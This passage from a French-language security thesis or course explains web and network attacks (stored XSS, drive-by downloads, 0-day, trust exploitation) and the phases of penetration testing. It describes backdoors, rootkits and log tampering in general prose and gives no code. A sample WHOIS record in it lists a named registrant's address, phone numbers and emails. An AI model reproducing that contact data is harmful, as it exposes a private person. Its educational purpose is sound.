L'attaque **XSS** stockée s'appuie sur le fait que le hacker réussisse à stocker dans la base de données un code frauduleux qui sera exécuté par la victime lorsqu'elle tentera d'afficher la donnée malveillante. Cette attaque est plus dangereuse que la première car le code fait partie intégrante des données de l'application **Web** et peut atteindre plusieurs victimes.

*Figure **II.23**: Principe d'une attaque **XXS** stockée*

II.2.11. Drive-by Download

Un Drive-by Download est un logiciel malveillant (malware) qui s'installe automatiquement suite à la consultation d'un mail ou d'un site piégé. Il consiste en deux choses, chacune conduit au téléchargement depuis Internet et à l'installation d'un logiciel informatique.

- **Les téléchargements autorisés par l'utilisateur, mais sans que celui-ci en comprenne les buts et les conséquences.**
  - Les téléchargements qui mènent à l'installation d'une version contrefaite d'un programme connu. (Contre-mesure : les logiciels doivent toujours, et exclusivement, être téléchargés depuis le site d'origine de l'éditeur du logiciel, et depuis aucun autre site).
  - Les téléchargements volontaires de logiciels semblant répondre à l'attente de l'utilisateur, mais qui s'avèrent être des crapuleries (Contre-mesure : plus de 1.000 logiciels crapuleux, essentiellement de faux logiciels de sécurité, faux antivirus etc. ..., répertoriés dans la Crapthèque).
  - Les composants actifs de pages WEB, comme les applications Java.

- **Les téléchargements qui se produisent à l'insu de l'utilisateur.**

Concrètement il s'agit d'un programme frauduleux qui s'installe discrètement sur un ordinateur d'un utilisateur en consultant un e-mail ou un site web piégé. Le Drive-by download est téléchargé automatiquement sans le consentement ou la connaissance de l'utilisateur.

Le cybercriminel infecte des sites **WEB** très visités, en exploitant une faille de sécurité des logiciels serveurs où sont hébergés ces sites. Toutes les pages **WEB** de ces sites sont modifiées à l'insu de leurs propriétaires et de leurs visiteurs. Du code actif additionnel est injecté dans chaque page servie au visiteur. Ce code exploite une faille de sécurité du navigateur ou exploite le fait que la machine virtuelle Java n'a pas été mise à jour etc. Cela va permettre au cybercriminel d'implanter un virus ou un logiciel espion (spyware) ou malveillant ou une cybercriminalité comme les Rançongiciels (ransonware).

Un **Drive-by download** peut se produire :

- Lorsque vous visitez un site web.
- Lors de l'affichage d'un message courriel (raison pour laquelle le volet de visualisation des messages doit toujours être fermé).
- En cliquant sur une fausse fenêtre système signalant un message d'erreur. Par exemple, un faux rapport d'erreur du système d'exploitation.
- En cliquant sur une publicité.
- En cliquant sur une fenêtre pop-up trompeuse. Par exemple une fausse fenêtre anti-pop-up prétendant qu'une publicité a été bloquée.

II.2.12. Attaque 0Day

Dans l'attaque **0Day**, le hacker exploite les vulnérabilités d'une application sur ordinateur avant que les développeurs de logiciels publient un patch afin de les corriger. Une faille **0Day** présente un trou de sécurité informatique gardé confidentiel, ou connu par un nombre très restreint de personnes, ainsi que la manière de l'exploiter (via un logiciel malveillant nommé exploit). Si une faille informatique n'est pas publiée, le hacker qui compte l'exploiter bénéficie d'un effet de surprise total : il peut en effet prendre le contrôle d'un ordinateur, d'un logiciel ou d'un réseau, voire effectuer une attaque par déni de service, sans que la structure visée n'ait eu le temps de s'y préparer.

La recherche de vulnérabilité **0Day** est en général réalisée par des experts en informatique de haut niveau. La détection de failles de **0Day** par certains hackers peut être utilisée non seulement pour pénétrer clandestinement un système, mais également pour partager la découverte, contre rémunération. D'où l'existence de marché **0Day**. Mais il est difficile de savoir exactement les acheteurs des les vendeurs…

Des entreprises spécialisées dans la découverte de ces failles et leurs reventes (par exemple Vupen), la plupart de ces entreprises sont plutôt discrètes, mais affirment régulièrement qu'elles réservent leurs travaux à des agences de renseignement, ou à des prestataires de défense.

Selon un article de Forbes citant un pirate informatique français, la valeur d'une vulnérabilité **0Day** variait en **2012** entre **5 000** $ et **250 000** $ suivant son efficacité et les logiciels concernés.

Les vulnérabilités sont notamment utilisées par des hackers possédant des moyens importants tels que les services de renseignement des pays industrialisés. À titre d'exemple le virus Stuxnet employé par les États-Unis contre le programme nucléaire iranien intégrait plusieurs vulnérabilités **0Day**.

II.2.13. Trust exploitation

L'exploitation de confiance (Trust exploitation) se réfère à une attaque dans laquelle un individu profite d'une relation de confiance au sein d'un réseau. L'exemple classique est une connexion de réseau de périmètre d'une société. Les segments de réseau abritent souvent les serveurs **DNS**, **SMTP,** et **HTTP**. Étant donné que tous ces serveurs résident sur le même segment, le compromis d'un système peut conduire à la compromission des autres systèmes qui lui font confiance.

Dans cette attaque, le hacker utilise les privilèges d'une autre entité de confiance (**système B**) pour pénétrer dans un système sécurisé (**système A**) et attaquer le réseau interne.




*Figure **II.24**: Principe de trust exploitation*

Redirection de port

La redirection de port est un type de Trust exploitation qui fait passer un flux sur un port non autorisé par le pare-feu en le faisant passer pour un flux d'un autre port autorisé.




*Figure **II.25**: Principe de redirection de port*

II.2.14. Matériels de rebut

Un produit mis au rebut signifie tout produit qui a atteint la fin de sa vie ou dont, pour des raisons de qualité ou autres, on estime qu'il doit devenir un déchet et être éliminé, qu'il le soit réellement ou considéré comme tel.

Au début de l'année **2003** un petit article a suscité un certain étonnement : un chercheur et un étudiant du MIT, à Cambridge dans le Massachusetts, Simson Garfinkel et Abhi Shelat, ont acheté **158** disques durs d'occasion, souvent considérés comme des épaves, sur des sites d'enchères en ligne tels que eBay. Ils ont entrepris de les lire et d'en analyser le contenu ; **129** disques étaient en état de marche et lisibles, sur seulement **12** dont les données avaient été convenablement effacées ; sur **28** disques aucune manœuvre d'effacement n'avait été entreprise. Lorsque des opérations d'effacement avaient été effectuées, elles avaient souvent été inefficaces : en effet la destruction d'un fichier, ou même le formatage du disque, ne remet pas effectivement chaque bloc du disque à zéro. Sur un des disques soi-disant formatés, Garfinkel et Shelat ont trouvé **5000** numéros de cartes de crédit. De grandes quantités de données personnelles financières ou médicales, ainsi que du courrier privé, ont été découvertes.

CHAPITRE III

TEST DE PENETRATION

III.1. Introduction

Un test de pénétration est une méthode d'évaluation de la sécurité d'un système ou d'un réseau informatique. La méthode constitue une tentative autorisée de simuler les activités d'un utilisateur mal intentionné qui veut s'approprier des ressources qui ne sont pas les siennes, ou nuire au bon fonctionnement d'un système d'informations, par exemple en le rendant indisponible.

Un test de pénétration permet d'avoir une image claire de la sécurité globale d'une entreprise ou d'un accès Internet chez un particulier. Il permet de tester la robustesse de la sécurité, d'apprécier l'efficacité des mécanismes mis en œuvre.

Le principal but d'un test de pénétration, est de trouver des vulnérabilités exploitables. On analyse les risques potentiels dus à une mauvaise configuration d'un système, à un défaut de programmation, etc. Ceci permettra de situer le degré de risque, en vue de proposer un plan d'actions permettant d'améliorer sa sécurité.

L'évaluation de sécurité consiste à scanner les adresses **IP** pour découvrir les failles de sécurité avec des outils conçus pour localiser les machines connectées, énumérer les utilisateurs, et identifier les systèmes d'exploitation et les applications.

Le test de pénétration ne peut pas se réduire à la simple utilisation d'un logiciel de détection automatique de vulnérabilités par balayage. Il est bien plus, en particulier il nécessite l'intervention d'une équipe de professionnels compétents qui vont identifier et qualifier les failles de manière plus réfléchie et auront à l'esprit les conséquences des tests qu'ils effectueront. Néanmoins, les scanners de vulnérabilité présentent un certain intérêt mais sont insuffisants pour obtenir une bonne détermination des failles dans un réseau.

III.2. Audit de sécurité, évaluation de vulnérabilité et test de pénétration

Beaucoup de personnes utilisent indifféremment les termes : audit de sécurité, évaluation de vulnérabilité, et test de pénétration pour désigner l'évaluation de sécurité, cependant, il existe des différences entre ces différents termes.

L'audit de sécurité vérifie simplement si l'organisation suit un ensemble de paramètres et de procédures de sécurité. Tandis que l'évaluation de vulnérabilité sert à découvrir des vulnérabilités dans le système d'informations, mais ne fournit aucune indication si ces vulnérabilités peuvent être exploitées ou pas. Par contre, le test de pénétration est une approche méthodologique de l'évaluation de sécurité qui englobe l'audit de sécurité et l'évaluation de vulnérabilité et démontre si une faille peut être exploitée avec succès.

Il est toujours idéal de procéder à une évaluation de la vulnérabilité d'une organisation, afin que les différentes menaces puissent être connues bien avant qu'elles ne surviennent. On peut tester différents composants d'un système ou d'un réseau, tels que:

- Erreur de communication.
- Perte de confidentialité de l'information.
- Mail.

- DNS.
- Pare feu.
- IIS, FTP et les serveurs Web.
- Mot de passe.

III.3. Objectifs du test de pénétration

Le test de pénétration joue un rôle vital dans l'évaluation et le maintien de la sécurité d'un système ou d'un réseau. Il aide à trouver les failles par exploitation des attaques.

Un test de pénétration est conçu pour effectuer les tâches suivantes :

- Identifier les menaces qui pèsent sur les actifs informationnels d'une organisation.
- Fournir à une organisation une assurance: une évaluation approfondie et globale de la sécurité organisationnelle couvrant la politique, la procédure, la conception, la mise en œuvre.
- Tester et valider l'efficacité de la protection et le contrôle de sécurité.
- Mettre l'accent sur les vulnérabilités de haute gravité et sur les questions de sécurité au niveau des applications.

III.4. Les conditions de réussite d'un test de pénétration

Pour réaliser un test de pénétration réussi on fait appel aux facteurs suivants :

- Faire appel à des professionnels qualifiés et expérimentés pour effectuer le test.
- Établir des paramètres pour le test tels que : objectifs, limitation et justification des procédures.
- Suivre une méthodologie avec une planification et une documentation appropriée.
- Documenter le résultat précautionneusement et de le rendre compréhensible pour le client.
- Indiquer clairement les risques potentiels et les résultats dans le rapport final.

III.5. Types de test de pénétration

Le test de pénétration est généralement divisé en deux types :

III.5.1. Test externe

Le test de pénétration externe est l'approche conventionnelle. Un pentesteur effectue un test externe pour déterminer les menaces extérieures au réseau ou au système. Un hacker peut effectuer une attaque externe sans accéder au système en utilisant des compétences ou des droits appropriés. L'objectif principal derrière la réalisation de ce test est d'identifier les faiblesses potentielles de la sécurité du réseau ciblé.

Un test externe se concentre sur les serveurs, infrastructures et logiciels concernant la cible. Il peut être effectué sans aucune connaissance préalable du site (black box), ou une

divulgation complète de la topologie et de l'environnement (white box).Ce type de test aura dans une analyse exhaustive des informations disponibles publiquement sur la cible, une phase d'énumération de réseau où les hôtes cibles sont identifiés et analysés, et le comportement de dispositif de sécurité tels que les périphériques réseau de filtrage et de dépistage. Les vulnérabilités sont ensuite identifiées et vérifiées.

III.5.2. Test interne

Un pentesteur mène un test de pénétration interne afin de s'assurer que personne ne peut accéder à l'intérieur du réseau en abusant des privilèges d'utilisateur. Son but principal est de découvrir les différentes vulnérabilités à l'intérieur du réseau. Les risques associés à l'aspect sécurité sont soigneusement vérifiées et l'exploitation de ces failles peut se faire par un hacker, un employé malveillant, etc.

Le test interne utilise des méthodes similaires à celles du test externe, il est considéré comme plus flexible du point de de vue de la sécurité. Il est important de noter que la sécurité de l'information est un processus continu et les tests de pénétration donnent un aperçu de son état à un moment donné.

III.5.2.1. Black box test

Dans le test black box, le pentesteur effectue le test sans aucune connaissance préalable de la cible, Il s'agit dans un premier temps de rechercher des informations sur l'entreprise, la personne, ou toute autre donnée pour s'assurer que la cible est bien celle que l'on tente d'infiltrer. Connaître la situation géographique, les informations générales d'une société, ou son fournisseur d'accès à Internet peuvent être insuffisantes, mais pourtant à ne pas négliger.

Les points suivants résument le black box test :

- Il ne nécessite pas la connaissance préalable de l'infrastructure à tester.
- Le test de pénétration doit être effectué après une recherche et une vaste collecte d'informations.
- Il faut un temps considérable pour découvrir la nature de l'infrastructure et la façon dont le système se connecte.
- On reçoit uniquement un nom d'entreprise.
- Ce test simule le processus d'un véritable hacker.
- Ce type de test est couteux et le temps consommé est important.

III.5.2.2. Grey box test

Le test est fourni avec une connaissance limitée de l'infrastructure, mécanisme de défense, conception détaillée, diagrammes d'architecture, les canaux de communication de la cible sur laquelle le test doit être conduit. Ce type de test est la simulation des attaques qui sont effectuées par l'intérieur ou l'extérieur avec des privilèges d'accès limités.

Dans ce cas, les organisations préfèrent fournir aux pentesteurs des connaissances ou des informations que les hackers pourraient trouver comme nom de domaine d'un serveur. **Grey Box Test**: fait référence à un système de test en sachant peu d'informations sur son fonctionnement interne. En bref, c'est un bon mélange de **black box** et **white box** test.

III.5.2.3. White Box test

Ce type de test simule le processus des employés de l'entreprise, et il est effectué lorsque l'organisme doit évaluer sa sécurité contre un type spécifique d'attaque ou une cible spécifique. Dans ce cas, des renseignements complets sur la cible sont fournis aux pentesteurs. L'information fournie peut inclure des documents de la topologie du réseau, des informations d'évaluation, etc. Généralement une organisation opterait pour ce test quand elle veut un audit complet de sa sécurité.

III.6. Les phases de hacking

Les hackers éthiques sont motivés par différentes raisons, mais leur but est habituellement identique à celui des hackers malveillants: ils exécutent les mêmes étapes avec les mêmes outils. Les différentes phases du hacking éthique sont illustrées dans la figure (**III.1**).




*Figure **III.1**: Phases du hacking*

La première phase est la reconnaissance ou la phase préparatoire où le hacker cherche à recueillir des informations sur une cible avant de lancer une attaque. La phase suivante est le scanner réseau, qui se rapporte à la phase de pré attaque, consistant à trouver des vulnérabilités (ports ouverts, architecture réseau, systèmes d'exploitation…). Sur la base des informations recueillies pendant les deux phases précédentes, le hacker obtient l'accès au système afin d'obtenir les informations voulues. Ensuite, il maintient l'accès en laissant une porte dérobée pour pouvoir y retourner ultérieurement sans problème et sans perte de temps. Après avoir récupéré toutes les informations, il efface ses traces pour cacher ces actes malveillants afin de rester anonyme.

III.6.1. La reconnaissance

La reconnaissance est la première étape dans le hacking éthique, où un hacker essaye de collecter et d'obtenir le maximum d'informations sur une cible et son environnement. Cette étape permet au hacker d'établir des stratégies sur son attaque et trouver divers moyens de s'imposer dans le réseau ciblé.

On peut collecter des informations sur une victime par les techniques de reconnaissance selon quatre étapes :

- Collecter les informations de base surla cible et son réseau.
- Déterminer le système d'exploitation, les applications installées, les versions de serveur web, etc.
- Exécuter les techniques telles que le Whois, le DNS, le Netcraft….
- Trouver les vulnérabilités et les exploits pour lancer des attaques.

Les techniques de reconnaissance peuvent être classées en deux catégories : la reconnaissance active et la reconnaissance passive.

III.6.1.1. La reconnaissance active

Dans la recherche active, les hackers se concentrent principalement sur les employés de l'organisation ciblée. Ils essayent d'extraire des informations à partir de ces employés en conduisant l'ingénierie sociale : visites, interviews, questionnaires, etc.

Quand un hacker utilise la technique de reconnaissance active, il essaye d'interagir avec le système en utilisant des outils pour détecter les ports ouverts, les hôtes accessibles, les locations des routeurs, l'architecture réseau, les détails sur les systèmes d'exploitation et les applications...etc.

III.6.1.2. La reconnaissance passive

La recherche passive est la méthode la plus utilisée et la plus facile pour collecter des informations car elle n'interagit pas directement avec la victime. C'est le processus qui se charge de recueillir des informations sur des sources ouvertes, c.-à-d., les sources publiques disponibles. Ces sources peuvent inclure les journaux, la télévision, les emplacements sociaux de gestion de réseau, les blogs, etc. En utilisant ces derniers, on peut recueillir des

informations telles que l'architecture de réseau, les adresses IP accessibles par l'intermédiaire des services dans chaque système, mécanismes de contrôle d'accès, système d'exploitation, système de détection d'intrusion, pare-feu…

Cette étape est importante car toutes les informations fondamentales doivent être recueillies avant de commencer le hacking.

En illustre ci-dessous un exemple d'un outil de reconnaissance passive WHOIS :

Pour recueillir des informations supplémentaires sur une cible, une solution très simple mais efficace consiste à employer Whois. Ce service nous permet d'accéder à des informations précises sur la cible, notamment les adresses IP ou les noms d'hôtes des serveurs DNS (Domain Name System) de la société, ainsi qu'à des informations de contact qui comprennent généralement une adresse et un numéro de téléphone. La recherche Whois est possible avec un navigateur web. Il suffit d'aller à l'adresse http://www.whois.net et d'indiquer la cible dans le champ de saisie (voir la figure **III.2**).

*Figure **III.2**: Interface graphique de **WHOIS.***

Nous donnons ci-dessous l'exemple sur 2IntPrtners.

Twitter Tools About us Register

This domain is registered with OVH

```
Domain Name: 2intpartners.com
Registry Domain ID:
Registrar WHOIS Server: whois.ovh.com
Registrar URL: http://www.ovh.com
Updated Date: 2014-05-08T09:29:09.0Z
Creation Date: 2013-05-01T07:51:13.0Z
Registrar Registration Expiration Date: 2015-05-01T07:51:13.0Z
Registrar: OVH, SAS
Registrar IANA ID: 433
Registrar Abuse Contact Email: abuse@ovh.net
Registrar Abuse Contact Phone: +33.899498765
Domain Status: clientTransferProhibited
Domain Status: clientDeleteProhibited
Registry Registrant ID:
Registrant Name: Laoubi Mohamed
Registrant Organization: LocalHost.dz
Registrant Street: citer 8 Mai 45 sorecal bez
Registrant City: Alger
Registrant State/Province:
Registrant Postal Code: 16200
Registrant Country:  DZ
Registrant Phone: +213.555721098
Registrant Phone Ext:
Registrant Fax: +213.21755883
Registrant Fax Ext:
Registrant Email: 8jug32lrp6myarjonsv8@g.o-w-o.info
Registry Admin ID:
Admin Name: Laoubi Mohamed
Admin Organization: LocalHost.dz
Admin Street: citer 8 Mai 45 sorecal bez
Admin City: Alger
Admin State/Province:
Admin Postal Code: 16200
Admin Country:  DZ
Admin Phone: +213.560283526
Admin Phone Ext:
Admin Fax: +213.21755883
Admin Fax Ext:
Admin Email: cfmxzjvxjlupllmpbg3w@x.o-w-o.info
Registry Tech ID:
Tech Name: Laoubi Mohamed
Tech Organization: LocalHost.dz
Tech Street: citer 8 Mai 45 sorecal bez
Tech City: Alger
Tech State/Province:
Tech Postal Code: 16200
Tech Country:  DZ
Tech Phone: +213.560283526
Tech Phone Ext:
Tech Fax: +213.21755883
Tech Fax Ext:
Tech Email: cfmxzjvxjlupllmpbg3w@x.o-w-o.info
Name Server: ns1.serveur213.com
Name Server: ns2.serveur213.com
DNSSEC: signedDelegation
URL of the ICANN WHOIS Data Problem Reporting System:
http://wdprs.internic.net/
>>> Last update of WHOIS database: 2014-08-04T03:32:33.0Z <<<
```

III.6.2. Le scanner réseau

Le scanner réseau est l'une des phases importantes du recueil d'informations. Pendant ce procédé, on peut recueillir des informations pour identifier des vulnérabilités spécifiques ; des adresses **IP**, des systèmes d'exploitation, des architectures système, et des applications installées sur chaque ordinateur. En outre, le hacker recueille également des détails sur des réseaux et leurs différents systèmes hôtes.

Plus le nombre d'informations recueillies sur une cible est grand, plus il y aura de grandes chances de déterminer la faiblesse, et par conséquent gagner l'accès non autorisé à un réseau.

Avant de lancer l'attaque, le hacker observe et analyse le réseau ciblé en exécutant différents types de reconnaissance :

- Découvrir les machines connectées, leurs adresses **IP**, et leurs ports ouverts dans le réseau ciblé: les ports ouverts sont les meilleurs moyens pour s'introduire dans le système et dans le réseau.
- Découvrir les systèmes d'exploitation et l'architecture du système visée : ici le hacker essaye de lancer l'attaque basée sur les vulnérabilités du système d'exploitation.
- Identifier les vulnérabilités et les menaces : les vulnérabilités et les menaces sont les risques de la sécurité actuels dans le système où on peut compromettre le système ou le réseau en exploitant ces vulnérabilités et menaces.
- Détecter les services réseau associés de chaque port.

III.6.3. Gagner l'accès (Gaining access)

Gagner l'accès est la phase la plus importante du hacking. Il s'agit de l'étape où le hacker peut accéder au niveau du système d'exploitation, aux applications installées ou au niveau du réseau. Pour cela le hacker exploitera des vulnérabilités détectées auparavant dans un service non mis à jour sur la machine cible. Ces vulnérabilités connues et qui existent depuis un certain temps permettent au hacker de s'assurer qu'il pourra mener l'attaque à bien.

Le hacker essaye au début de gagner l'accès minimal au système ou au réseau ciblé. Une fois qu'il gagne l'accès, il essayera d'exploiter des privilèges pour obtenir le contrôle complet du système.

L'exploit d'une vulnérabilité peut se produire de plusieurs façons : à travers un réseau local (**LAN**), à travers Internet, voire même sur la machine elle-même ou en mode hors connexion. Des exemples incluent des débordements de tampon, le déni de service, et la session hijacking.

Le hacker utilisera généralement la technique appelée **IP** Spoofing. Cette technique permet d'envoyer à une machine des paquets qui semblent provenir d'une autre machine que celle utilisée par le hacker. Les paquets émis sont en fait modifiés et mal formés contenant des bugs afin de les faire planter et pour mener à bien l'attaque. Les bugs les plus courants sont

les dépassements (ou débordement) de tampon (buffer overflow) ou de pile (stack overflow) dans le cas d'un processus.

L'inondation de paquets (packet flooding) peut être employée pour arrêter à distance la disponibilité des services essentiels sur la machine.

L'attaque smurf consiste à récupérer l'adresse **IP** de la machine cible par **IP** Spoofing, puis d'envoyer un maximum de requêtes ping à toutes les autres machines du réseau en se faisant passer pour la machine cible. Les autres machines vont donc répondre naturellement à la machine cible, mais la grosse quantité de réponses saturera la bande passante de la machine cible et la rendra indisponible.

III.6.4. Maintenir l'accès (Maintaining Access)

Une fois qu'un hacker accède à un système cible, il peut exploiter le système et ses ressources ou même l'employer comme une plateforme de lancement pour scanner et exploiter d'autres systèmes. Dans ce cas-là le système est considéré comme un Zombie. Ces deux actions peuvent endommager tout un réseau d'une organisation. Par exemple, le hacker peut mettre en application un sniffer pour capturer tout le trafic de réseau, y compris des sessions **Telnet** et **FTP** avec d'autres systèmes.

Après avoir accédé au système ciblé, le hacker maintient l'accès assez longtemps pour atteindre ses objectifs. Pour pouvoir y retourner ultérieurement sans difficulté dans ce même système, le hacker installe une porte dérobée (backdoor) ou un cheval de Troie (Trojan). Non seulement le hacker pourra y retourner facilement mais d'autres personnes pourront en faire de même.

Le hacker peut également installer des Rootkits au niveau de noyau permettant d'obtenir des privilèges administrateur. La raison derrière ceci est que les Rootkits accèdent au niveau du système d'exploitation tandis qu'un Trojan accède au niveau applications.

Le hacker peut employer un Trojan pour transférer des informations confidentielles telles que : des noms d'utilisateur, des mots de passe, et même des informations sur les cartes de crédit stockées dans le système. Il peut maintenir le contrôle du système pour longtemps en le protégeant contre d'autres attaques.

Les organismes peuvent utiliser des systèmes de détection d'intrusions ou déployer des honeypots dans le but de collecter des informations sur la méthodologie, les techniques et les outils utilisées par les hackers.

III.6.5. Effacer les traces (Clearing tracks)

Il s'agit de la dernière étape du hacking qui comme son nom l'indique consiste à effacer les traces précédemment laissées. Le hacker va donc supprimer les fichiers logs et éventuellement cacher ou crypter des fichiers utilisés.

Le hacker va chercher à effacer ses traces pour plusieurs raisons. La raison principale est d'éviter de se faire repérer et de subir les sanctions prévues. Il cherchera donc à rester totalement indétectable.

Pour rester caché, le hacker va donc détruire toutes les preuves laissées au cours des étapes précédentes. Il commence ainsi par détruire ou plutôt éditer les fichiers logs contenant des détails de connexion et autres messages d'erreur potentiels.

Par exemple, un bug tel qu'un buffer overflow laissera un message dans les logs système. Il peut même manipuler l'écriture de fichiers logs afin de ne plus enregistrer sa présence dans le futur.

Les Rootkits peuvent être radicaux pour annuler tous les logs existants et donc utiliser la machine piratée pendant une longue période. Un rootkit sert en effet à dissimuler un maximum de preuves pendant la période la plus longue possible en plus de se cacher lui-même. Les informations comme la date de création ou d'édition d'un fichier peuvent également être modifiées pour passer inaperçues.

D'autres techniques pour cacher des fichiers sont la stéganographie et le tunneling. La stéganographie est le fait de cacher des données dans des images ou fichiers audio. Le tunneling consiste à transporter un protocole dans un autre. Dans les entêtes **TCP** et **IP**, il est possible de cacher des informations dans les« bits non utilisés » et donc de les transporter de manière transparente.

III.7. Techniques de test de pénétration

- **Recherche passive:** est utilisée pour rassembler toutes les informations sur la configuration des systèmes d'une organisation.
- **Open source monitoring:** facilite à une organisation de prendre les mesures nécessaires pour assurer la confidentialité et l'intégrité de ses données.
- **Cartographie de réseau:** est utilisée pour avoir une idée de la configuration du réseau en cours de test.
- **Spoofing:** est le fait d'utiliser une machine et faire semblant d'être un autre. Est utilisé pour les deux tests de pénétration interne et externe.
- **Paquet Sniffing:** Est utilisé pour capturer les données qui transitent sur un réseau.
- **Attaques de chevaux de Troie:** ce sont des codes ou des programmes malicieux généralement envoyés dans un réseau en pièces jointes ou transférées via les messages instantanés.
- **Attaque par Force Brute:** Est la méthode la plus connue de craquage de mot de passe. Elle peut surcharger le système et l'empêcher de répondre aux requêtes légales.
- **Analyse des vulnérabilités:** Est conçu pour identifier des vulnérabilités dans une application, un système d'exploitation, ou un réseau.
- **Analyse de scénario:** est la phase finale de test, procéder à une évaluation des risques de vulnérabilités beaucoup plus précise.

III.8. Phase de test de pénétration

III.8.1. Phase pré-attaque

La phase pré-attaque implique la reconnaissance ou la collecte d'informations. Il s'agit de la première étape pour un pentesteur (testeur de pénétration) : est une tentative de trouver, rassembler, identifier et enregistrer des informations sur la cible. Un hacker cherche à trouver autant d'informations que possible sur la victime ce qui lui permet de formuler un plan d'attaque. La collection de données de **Whois**, **DNS**, et la numérisation en réseau peuvent aider à identifier la topologie du réseau ciblé et fournir de précieuses informations concernant le système d'exploitation et les applications s'exécutant sur les systèmes.

Afin de mener à bien cette recherche, le hacker consulte diverses bases de données publiques sur Internet (notamment les enregistrements **Whois**) pour identifier les plans de nommages, d'adressage et les fournisseurs d'accès utilisés par l'entreprise. Il vérifie par ailleurs l'appartenance des adresses **IP** concernés par le test de pénétration. Il complète sa recherche via de nombreuses sources de données publiques, sites web de la cible, les forums, les serveurs de news, etc. Ces renseignements fournissent éventuellement des complémentaires sur les éléments réseaux et logiciels qui sont détenus par l'entreprise.

Puis, le hacker passe à l'identification de la topologie du réseau de l'entreprise vue depuis Internet. Pour cela, il identifie les machines accessibles à l'aide des outils citons : (type DNS, reverse DNS, transfert de zone, traceroute, ping, etc.). Ensuite, il détermine les caractéristiques et les rôles de ses machines afin de comprendre la topologie du réseau.

III.8.2. Phase attaque

Dans cette phase, le hacker peut exploiter une vulnérabilité découverte au cours de la phase de pré-attaque pour obtenir des accès aux systèmes. Le point important ici est que le hacker n'a besoin que d'un port d'entrée, tandis que les organisations ont sécurisé plusieurs. Une fois le hacker est accédé au système, il peut installer une porte dérobée afin qu'il maintienne l'accès et l'exploite pour atteindre son intention malveillante.

III.8.2.1. Pénétrer dans le périmètre

Les méthodes d'essai pour un périmètre de sécurité comprennent :

- Evaluation les rapports d'erreurs et la gestion des erreurs avec des **ICMP** probes.
- Vérification des listes de contrôle d'accès avec des paquets conçus.
- Mesurer le seuil de déni de service en tentant de connexions **TCP** persistantes, l'évaluation de connexions **TCP** transitoires, et de tenter de streaming connexion **UDP**.
- Evaluation des règles de filtrage de protocole à l'aide de différents protocoles tels que **SSH**, **FTP**, **Telnet**.

III.8.2.2. Acquisition de la cible

Généralement, l'acquisition de cible se réfère à toutes les activités qui sont menées pour trouver autant d'informations que possible sur une machine de sorte qu'elles peuvent être utilisées plus tard dans le processus l'exploitation. L'acquisition d'une cible est l'ensemble des activités entreprises où le testeur soumet la machine ciblée à des défis plus intrusives comme les analyses de vulnérabilité et l'évaluation de la sécurité. Ceci est fait afin d'obtenir plus d'informations sur de cible et peut être utilisé dans la phase exploitation.

Des exemples de telles activités comprennent la soumission de la machine:

- Exécution d'analyses de vulnérabilité: les analyses de vulnérabilité sont effectuées dans cette phase.
- Utilisez les résultats des analyses de réseau pour recueillir des informations plus importantes qui peuvent conduire à un compromis.
- Systèmes de confiance: Tentative d'accéder aux ressources de la machine en utilisant l'information légitime obtenue par l'ingénierie sociale ou d'autres moyens.

III.8.2.3. Élévation de privilèges

